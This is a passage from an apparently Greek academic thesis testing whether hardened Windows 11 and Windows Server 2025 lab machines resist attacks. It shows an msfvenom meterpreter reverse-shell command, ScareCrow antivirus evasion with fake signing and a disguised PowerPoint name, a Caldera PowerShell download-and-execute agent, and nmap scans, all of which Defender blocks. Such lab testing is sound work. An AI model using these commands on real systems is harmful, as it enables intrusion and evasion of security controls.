Δημιουργείται το malicious exe το οποίο μόλις το τρέξει το θύμα έχει σκοπό να αποκτήσει πρόσβαση στο Windows 11 μηχάνημα παρακάμπτοντας τον Windows Defeder, το όνομα έχει ως στόχο να <<τρομοκρατήσει>> ή πιέσει το <<θύμα>> ώστε να πατήσει πιο εύκολα το κλικ που θα μας δώσει πρόσβαση.



Εικόνα 145:αρχείο

Εισάγουμε το αρχείο σε ένα usb.




Εικόνα 146:Εντοπισμός κατά την μεταφορά με usb

Βλέπουμε ότι μόλις το τοποθετούμε στον υπολογιστή-στόχο υπάρχει ειδοποίηση ότι υπάρχει πρόβλημα με το usb και πρέπει να γίνει scan.

Εικόνα 147:Εντοπισμός από Windows Security


Μας εμφανίζεται μόλις εισερχόμαστε μέσα στο usb μια ειδοποίηση από το Windows Security (Microsoft Defender Antivirus), η οποία ενημερώνει ότι έχουν βρεθεί απειλές στο σύστημα. Η ειδοποίηση παρέχει την επιλογή “Get details” για περισσότερες πληροφορίες σχετικά με τις απειλές παρόλα αυτά εμείς πατάμε το κουμπί “Dismiss” για να απορρίψουμε την ειδοποίηση.



Εικόνα 148:Αποτροπή εκτέλεσης του exe

Προσπαθούμε να ανοίξουμε το αρχείο και βλέπουμε το παραπάνω μήνυμα. Η εικόνα δείχνει ένα μήνυμα σφάλματος, το οποίο δηλώνει ότι το αρχείο με όνομα D:\CeoOrders.exe δεν μπορεί να εκτελεστεί. Ο λόγος που αναφέρεται είναι ότι το αρχείο περιέχει ιό ή δυνητικά ανεπιθύμητο λογισμικό. Διαπιστώνουμε ότι το Windows Defender antivirus που έχουμε ενεργοποιήσει λειτουργεί αποτελεσματικά ακόμα και για το veil το οποίο έχει σχεδιαστεί ώστε να μην είναι ανισχνεύσιμο.

6.9 Privilege Escalation με ScareCrow



Εικόνα 149:Priviledge escalation

Η Ενίσχυση Προνομίων (Privilege Escalation) περιλαμβάνει τεχνικές που χρησιμοποιούν οι επιτιθέμενοι για να αποκτήσουν υψηλότερα επίπεδα δικαιωμάτων σε ένα σύστημα ή δίκτυο. Οι επιτιθέμενοι συχνά αποκτούν αρχικά πρόσβαση σε ένα δίκτυο με περιορισμένα δικαιώματα, αλλά χρειάζονται αυξημένα προνόμια για να προχωρήσουν στους στόχους τους. Συνήθεις μέθοδοι περιλαμβάνουν την εκμετάλλευση αδυναμιών του συστήματος, λανθασμένων ρυθμίσεων και ευπαθειών[68]. Για να την εκτελέσουμε θα χρησιμοποιήσουμε το ScareCrow.Το **Scarecrow** είναι ένα εργαλείο ανοιχτού κώδικα που χρησιμοποιείται για τη δημιουργία bypassed payloads τα οποία αποφεύγουν την ανίχνευση από τα παραδοσιακά antivirus και λύσεις EDR (Endpoint Detection and Response)[69]**.** Με βάση τον πίνακα attack της mittre επίθεση εντάσσεται στην τεχνική T1027 - Obfuscated Files or Information.

```
┌──(root㉿kali)-[/opt/ScareCrow]
└─# ./ScareCrow

 _________                                  _________
/   _____/ ____ _____ _______   ____ \_   ___ \_______ ______  _  __
\_____  \_/ ___\\__  \\_  __ \_/ __ \/    \  \/\_  __ \   _ \ \/ \/ /
/        \  \___ / __ \|  | \/\  ___/\     \____|  | \(  <_> )     /
/_______  /\___  >____  /__|    \___  >\______  /|__|   \____/ \/\_/
        \/     \/     \/            \/        \/
                                                          (@Tyl0us)
      "Fear, you must understand is more than a mere obstacle.
      Fear is a TEACHER. the first one you ever had."
```

Εικόνα 150:Εκτέλεση ScareCrow

Ξεκινάμε το ScareCrow από το kali linux machine μας. Σκοπός μας είναι να αποκτήσουμε πρόσβαση και σε δεύτερο χρόνο να κάνουμε επαύξηση δικαιωμάτων.

```
┌──(root㉿kali)-[/opt/ScareCrow]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.64.129 LPORT=443 -f raw -o CeoImportantMessage.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Saved as: CeoImportantMessage.bin

┌──(root㉿kali)-[/opt/ScareCrow]
└─# ls
CeoImportantMessage.bin  Cryptor  Loader  README.md  ScareCrow  ScareCrow.go  Screenshots  Struct  Utils  go.mod  go.sum  limelighter  main.json  shellcode.bin
```

Εικόνα 151:Δημιουργία του CeoImportantMessage.bin


Δημιουργούμε το αρχείο CeoImportantMessage.bin το οποίο είναι ένα δυαδικό αρχείο που περιέχει το κακόβουλο payload. Όταν εκτελεστεί σε σύστημα Windows, θα προσπαθήσει να συνδεθεί με τη διεύθυνση 192.168.64.129 μέσω της θύρας 443 και να εγκαταστήσει το Meterpreter, παρέχοντας στον επιτιθέμενο πρόσβαση στο σύστημα.

```
┌──(root㉿kali)-[/opt/ScareCrow]
└─# ./ScareCrow -I CeoImportantMessage.bin -domain www.papei.com -encryptionmode AES

 ________                                 ________
/   _____/ ____ _____ _______  ____ \_   ___ \_______  ______  _  __
\_____  \_/ __\\__  \\_  __ \/ __ \/    \  \/\_  __ \/  _ \ \/ \/ /
/        \  \___ / __ \|  | \/\  ___/\     \____|  | \(  <_> )     /
/_______  /\___  >____  /__|    \___  >\______  /|__|   \____/ \/\_/
        \/     \/     \/            \/        \/
                                                    (@Tyl0us)
       "Fear, you must understand is more than a mere obstacle.
       Fear is a TEACHER. the first one you ever had."

[+] Shellcode Encrypted
[+] Patched ETW Enabled
[+] Patched AMSI Enabled
[+] Sleep Timer set for 2802 milliseconds
[*] Creating an Embedded Resource File
[+] Created Embedded Resource File With Powerpnt's Properties
[*] Compiling Payload
[+] Payload Compiled
[*] Signing Powerpnt.exe With a Fake Cert
[+] Signed File Created
[+] Binary Compiled
[!] Sha256 hash of Powerpnt.exe: fba2569c3bb5055779f1a06b4cfc5a7ce0aec6e3050feb578bba43b69912b9ea
```

Εικόνα 152:Δημιουργία του exe


Δημιουργήσαμε ένα εκτελέσιμο exe με όνομα Powerpt.exe το οποίο:

- Μιμείται ιδιότητες νόμιμου λογισμικού.
- Παρακάμπτει μηχανισμούς ανίχνευσης όπως ETW, AMSI.
- Είναι κρυπτογραφημένο για να δυσκολέψει την ανίχνευση από antivirus.
- Υπογράφεται ψευδώς με πιστοποιητικό για να φαίνεται πιο αξιόπιστο.




Εικόνα 153:αρχείο

Το εισάγουμε σε ένα Usb.



Εικόνα 154:αναμονή για συνδέσεις

Κάνουμε χρήση του εργαλείου Metasploit Framework για τη ρύθμιση ενός reverse TCP handler, ο οποίος αναμένει εισερχόμενες συνδέσεις από το κακόβουλο payload.




Εικόνα 155:Αποτροπή εκτέλεσης

Η ειδοποίηση από το σύστημα δείχνει ότι το αρχείο D:\Powerpnt.exe (πιθανώς το εκτελέσιμο αρχείο του PowerPoint) δεν μπορεί να εκτελεστεί, επειδή έχει χαρακτηριστεί ως κακόβουλο λογισμικό ή δυνητικά ανεπιθύμητο λογισμικό (Potentially Unwanted Software).

Μέτρα τα οποία πιθανώς οφείλονται για τον εντοπισμό:

- Signatures-Based Detection: Το αρχείο ταιριάζει με γνωστό δείγμα κακόβουλου λογισμικού από τη βάση δεδομένων του Defender.
- Heuristic Analysis: Το αρχείο μπορεί να έχει χαρακτηριστικά που μοιάζουν με κακόβουλο λογισμικό (π.χ., packers, obfuscation).
- Real-Time Protection: Το antivirus μπλόκαρε την εκτέλεση του αρχείου μόλις το εντόπισε.


6.10 Lateral Movement με Caldera



Εικόνα 156:Lateral Movement

Η Πλευρική Κίνηση (Lateral Movement) αναφέρεται στις τεχνικές που χρησιμοποιούν οι επιτιθέμενοι για πρόσβαση και έλεγχο απομακρυσμένων συστημάτων μέσα σε ένα δίκτυο. Συχνά περιλαμβάνει εξερεύνηση και χρήση εργαλείων απομακρυσμένης πρόσβασης ή έγκυρων διαπιστευτηρίων, ώστε να παραμένουν αθέατοι. Απώτερος στόχος είναι η πρόσβαση σε κρίσιμους πόρους ή δεδομένα. [70]. Με βάση τον πίνακα attack της mittre επίθεση εντάσσεται στην τεχνική T1059.001 - PowerShell.

Θα χρησιμοποιήσουμε το Caldera ώστε να μπορέσουμε να αποκτήσουμε σύνδεση για να εισέλθουμε και στην συνέχεια να μπορέσουμε να κάνουμε πλευρική κίηση ή να εγκαταστήσουμε κάποιο κακόβουλο πρόγραμμα ή απλά να έχουμε view στο θύμα. Το Caldera είναι ένα πλαίσιο ανοιχτού κώδικα (open-source framework) που αναπτύχθηκε από την MITRE Corporation και χρησιμοποιείται για αυτοματοποιημένες δοκιμές ασφάλειας στον κυβερνοχώρο. Είναι σχεδιασμένο για να προσομοιώνει τις τεχνικές που χρησιμοποιούν οι επιτιθέμενοι (adversaries), βασισμένο στη γνώση της MITRE ATT&CK Matrix, προκειμένου να αξιολογήσει την ανθεκτικότητα ενός συστήματος ή δικτύου απέναντι σε πιθανές απειλές[66].



Εικόνα 157:Caldera Agent

Παραπάνω βλέπουμε ότι:

- Η πλατφόρμα του στόχου έχει επιλεγεί ως Windows.
- ο agent είναι γραμμένος στη γλώσσα GoLang, επικοινωνεί μέσω HTTP(S) με τον Command and Control (C2) διακομιστή.

```
PS C:\Users\dimit> $server="http://0.0.0.0:8888";$url="$server/file/download";$wc=New-Object System.Net.WebClient;$wc.Headers.add("platform","window
ytes("C:\Users\Public\splunkd.exe",$data) | Out-Null;Start-Process -FilePath C:\Users\Public\splunkd.exe -ArgumentList "-server $server -group red"
At line:1 char:1
+ $server="http://0.0.0.0:8888";$url="$server/file/download";$wc=New-Ob ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```


Εικόνα 158:Αποτροπή να τρέξει το script στο θύμα

Το θύμα τρέχει σαν απλός χρήστης το powershell script που βγάλαμε από το Caldera. Βλέπουμε ότι μας έρχεται το παραπάνω μήνυμα <<This script contains malicious content and has been blocked by your antivirus software.>> και <<ScriptContainedMaliciousContent>>, βλέπουμε ότι το Windows Defender δρα αποτελεσματικά. Πιθανά σενάρια για τους λόγους όπου έγινε ο εντοπισμός είναι :

- Κατέβασμα και αποθήκευση δυαδικού αρχείου: Οποιαδήποτε εντολή δημιουργεί ή εκτελεί δυαδικά αρχεία (π.χ., .exe) από το PowerShell αποτελεί σημαντική ένδειξη κακόβουλης δραστηριότητας.
- Εκτέλεση του αρχείου (Start-Process): Εντολές που εκτελούν προγράμματα αυτόματα είναι συχνά μέρος επιθέσεων malware.
- Απόπειρα διαγραφής στοιχείων (rm -force): Η χρήση εντολών "cleanup" για να διαγραφεί το κακόβουλο αρχείο είναι κοινή πρακτική επιτιθέμενων για να εξαφανίσουν ίχνη.
- Δεν έχει έγκυρη ψηφιακή υπογραφή, γεγονός που το καθιστά ύποπτο.
- Έχει γνωστή κακόβουλη φήμη στη βάση δεδομένων του antivirus.

- Περιέχει γνωστά signatures (υπογραφές) κακόβουλου λογισμικού, που αντιστοιχούν σε δείγματα malware.


6.11 Exploitation of Remote Services με Covenant



Εικόνα 159:Exploitaion o Remote Services

Οι επιτιθέμενοι μπορούν να αξιοποιήσουν απομακρυσμένες υπηρεσίες για μη εξουσιοδοτημένη πρόσβαση σε εσωτερικά συστήματα, εκμεταλλευόμενοι ευπάθειες λογισμικού ή προγραμματιστικά σφάλματα. Συχνά στόχος τους είναι η πλευρική κίνηση (lateral movement) για να αποκτήσουν πρόσβαση σε άλλα απομακρυσμένα συστήματα του δικτύου[71]. Με βάση τον πίνακα attack της mittre επίθεση εντάσσεται στην τεχνική T1082 - System Information Discovery.


Θα χρησιμοποιήσουμε το Covenant ώστε να εκμεταλλευτούμε απομακρυσμένες υπηρεσίες και να δοκιμάσουμε να εκμεταλλευτούμε ευπάθειες του Windows 11. Το Covenant είναι εργαλείο με πλαίσιο εντολών και ελέγχου (Command and Control - C2) που βασίζεται στο .NET και χρησιμοποιείται συχνά σε σενάρια δοκιμών ασφαλείας, όπως οι Red Team και Post-Exploitation επιχειρήσεις. Δημιουργήθηκε για να αναδείξει τις δυνατότητες επίθεσης στο περιβάλλον .NET και να διευκολύνει τη χρήση επιθετικών τεχνικών σε αυτό το περιβάλλον[54].



Εικόνα 160:Listener

Εδώ σετάρουμε τον listener όπου θα περιμένει πρόσβαση.

- 71a5a4079f:Ένας μοναδικός αναγνωριστικός κωδικός για τον συγκεκριμένο listener, πιθανώς δημιουργημένος αυτόματα.
- HTTP:Ο listener χρησιμοποιεί το πρωτόκολλο HTTP για την επικοινωνία με τους πράκτορες (agents).
- Active:Ο listener είναι ενεργός και σε λειτουργία.
- 172.17.0.2:Η διεύθυνση IP στην οποία περιμένει συνδέσεις ο listener.
- 80:Η θύρα στην οποία ο listener ακούει. Η θύρα 80 είναι τυπική για HTTP επικοινωνία.


α 

Εικόνα 161:malicious αρχεία

Κατεβάζουμε πολλά malicious αρχεία διάφορων μορφών (exe, xml etc) ώστε να δοκιμάσουμε να τα τρέξουμε στο θύμα μας.

Εικόνα 162:Εντοπισμός απο Defender

Βλέπουμε ότι εντοπίζονται από το Windows Security.



Εικόνα 163:Αποτοπή εκτέλεσης αρχείων

……

Θα προσπαθήσουμε να ανοίξουμε ένα αρχείο και θα πάρουμε το παραπάνω μήνυμα<<Operation did not complete successfully because the file contains a virus or potentially unwanted software>>.

Κάποιοι λόγοι που μπορεί να οδήγησαν στον εντοπισμό του:

- Το antivirus αναγνώρισε το αρχείο ή μέρος του περιεχομένου του ως παρόμοιο με γνωστά κακόβουλα λογισμικά που υπάρχουν στη βάση δεδομένων του.
- Το αρχείο περιείχε κώδικα ή περιεχόμενο που μοιάζει με ενέργειες κακόβουλων λογισμικών.
- Το αρχείο μπορεί να περιέχει δεδομένα που εκμεταλλεύονται γνωστά κενά ασφαλείας στο Notepad ή στο σύστημα όπως Buffer overflows.

Κεφάλαιο 7ο :Έλεγχος διείσδυσης στον Windows Server 2025

Αντίστοιχα σε αυτό το κεφάλαιο αυτό θα επιτεθούμε στο Windows Server 2025, σκοπός μας είναι μέσα από εργαλεία, τεχνικές και προσπάθεια εκτέλεσης των περισσότερων επιθέσεων να δούμε αν είναι αποτελεσματικές οι άμυνες που εφαρμόσαμε στο κεφάλαιο 4 καθώς και τον τεχνολογιών ασφαλείας όπου είναι ενεργοποιημένοι από προεπιλογή.

7.1 Ανίχνευση τρωτών σημείων μέσω του Nmap

Το Nmap είναι ένα εργαλείο ανοικτού κώδικα που δημιουργήθηκε για την ανίχνευση δικτύων και την ανάλυση ασφάλειας. Χρησιμοποιείται για να προσδιορίσει ποιες συσκευές είναι συνδεδεμένες σε ένα δίκτυο, ποια λειτουργικά συστήματα εκτελούν, ποια ports (θύρες) είναι ανοιχτά, και ποιες υπηρεσίες τρέχουν σε αυτές τις θύρες. Αυτές οι πληροφορίες είναι ζωτικής σημασίας για την ανάλυση της ασφάλειας ενός δικτύου και την προστασία από πιθανές απειλές[50]. Με βάση τον πίνακα attack της mittre επίθεση εντάσσεται στην τεχνική T1046 - Network Service Scanning και T1087.002 - Domain Account Discovery.

Τρέχουμε το σκαν

```
┌──(chronis㉿kali2024)-[~]
└─$ sudo -i
[sudo] password for chronis:
┌──(root㉿kali2024)-[~]
└─# nmap -sS -n -PN 192.168.1.1-254 -p22, 445, 3389, 5989 -oG open.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-13 08:12 EDT
Failed to resolve "445,".
Failed to resolve "3389,".
Nmap scan report for 192.168.1.1
Host is up.

PORT   STATE    SERVICE
22/tcp filtered ssh

Nmap scan report for 192.168.1.2
Host is up.
```

Εικόνα 164:Εκτέλεση nmap στο δίκτυο μας

Το script που τρέχουμε κάνει τα ακόλουθα:

-sS: Εκτελεί μια σάρωση SYN TCP, η οποία είναι μια stealth σάρωση που στέλνει πακέτα SYN για να προσδιορίσει ανοιχτές θύρες.

-n: Απενεργοποιεί την επίλυση DNS, επιταχύνοντας τη σάρωση αφού δεν αναζητά ονόματα κεντρικών υπολογιστών.

-PN: Θεωρεί όλους τους κεντρικούς υπολογιστές ως "ενεργούς" χωρίς να κάνει σάρωση ping για ανίχνευση ζωντανών συσκευών.

192.168.1.1-254: Σαρώνει την περιοχή IP από 192.168.1.1 έως 192.168.1.254.

-p22,445,3389,5989: Καθορίζει συγκεκριμένες θύρες για σάρωση: 22 (SSH), 445 (SMB), 3389 (RDP), και 5989.

-oG open.txt: Αποθηκεύει τα αποτελέσματα της σάρωσης σε αρχείο open.txt σε μορφή που μπορεί να διαβαστεί από το grep.

Βλέπουμε ότι η μόνη πόρτα την οποία εντόπισε το nmpa είναι η 22 ενώ είχε αποτυχία τόσο στην πόρτα 445, το οποίο σημαίνει ότι οι άμυνες που είχαμε ενεργοποιήσει πάνω στο smb ήταν επιτυχής όσο και στην πόρτα 3389, το οποίο σημαίνει ότι οι άμυνες που έχουμε βάλει πάνω στο rdp ήταν και αυτές εξίσου επιτυχης με αποτέλεσμα να μην μπορεί να εκμεταλευτεί ο επιτιθέμενος τα συγκεκριμένα πρωτόκολλά και τις αντίστοιχες πόρτες.

Προχωράμε κάνοντας search μέσα στο txt το οποίο έγινε export(εξαγωγή) μέσα από το script του Nmap που τρέξαμε παραπάνω.

Εικόνα 165:Σάρωση του αρχείου open.txt για ανοιχτές θύρες και πόρτες

Η εντολή cat open.txt:Εμφανίζει το περιεχόμενο του αρχείου open.txt

Και η grep open:ψάχνει μέσα στο αρχείο για ανοιχτές θύρες και πόρτες.

Βλέπουμε ότι ο Domain Controller δεν εμφανίζεται που σημαίνει ότι οι άμυνες που έχουμε ενεργοποιήσει είναι αποτελεσματικές είτε μέσα από την ενεργοποίηση και παραμετροποίηση του firewall, είτε μέσα από τα group policies που έχουμε εφαρμόσει καθώς και την απενεργοποίηση και ασφάλιση του smb και rdp.

Έστω ότι με social engineering τεχνικές ανακαλύπτουμε ποιος είναι ο Domain Controller. Η κοινωνική μηχανική(social engineering) είναι η πράξη της χειραγώγησης ενός ατόμου ώστε να προβεί σε μια ενέργεια που μπορεί ή δεν μπορεί να είναι προς το συμφέρον του "στόχου". Αυτό μπορεί να περιλαμβάνει την απόκτηση πληροφοριών, την εξασφάλιση πρόσβασης ή το να κάνει ο στόχος μια συγκεκριμένη ενέργεια[51].

Θα σκανάρουμε όλες τις πόρτες του.

Εικόνα 166:Scan του Windows Server 2025

Βλέπουμε όλες τις ανοιχτές port του.


```
Nmap scan report for 192.168.1.74
Host is up (0.0028s latency).
Not shown: 65523 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
49664/tcp open  unknown
49671/tcp open  unknown
49724/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 510.95 seconds
```

Εικόνα 167:Ανοιχτές πόρτες του Domain controller

Οι ανοιχτές θύρες, όπως το Kerberos, LDAP, Global Catalog, επαληθεύουν ότι αυτός ο υπολογιστής είναι ο Domain Controller σε περιβάλλον Windows Active Directory. Ο μεγάλος αριθμός φιλτραρισμένων θυρών και η αρή σάρωση(510.95 δευτερόλεπτα) υποδηλώνου ότι το firewall μπλοκάρει πολλές θύρες για ασφάλεια. Επιπλέον βλέπουμε ότι υπάρχουν κάποιες θύρες που αποτελούν ευπάθεια και θα προσπαθήσουμε σε επόμενο κεφάλαιο να τις εκμεταλευτούμε.

7.2 Ανίχνευση τρωτών σημείων μέσω του Nessus

Αφού τρέξουμε το assessment στον Domain Controller βλέπουμε τα παρακάτω Vulnerabilities.

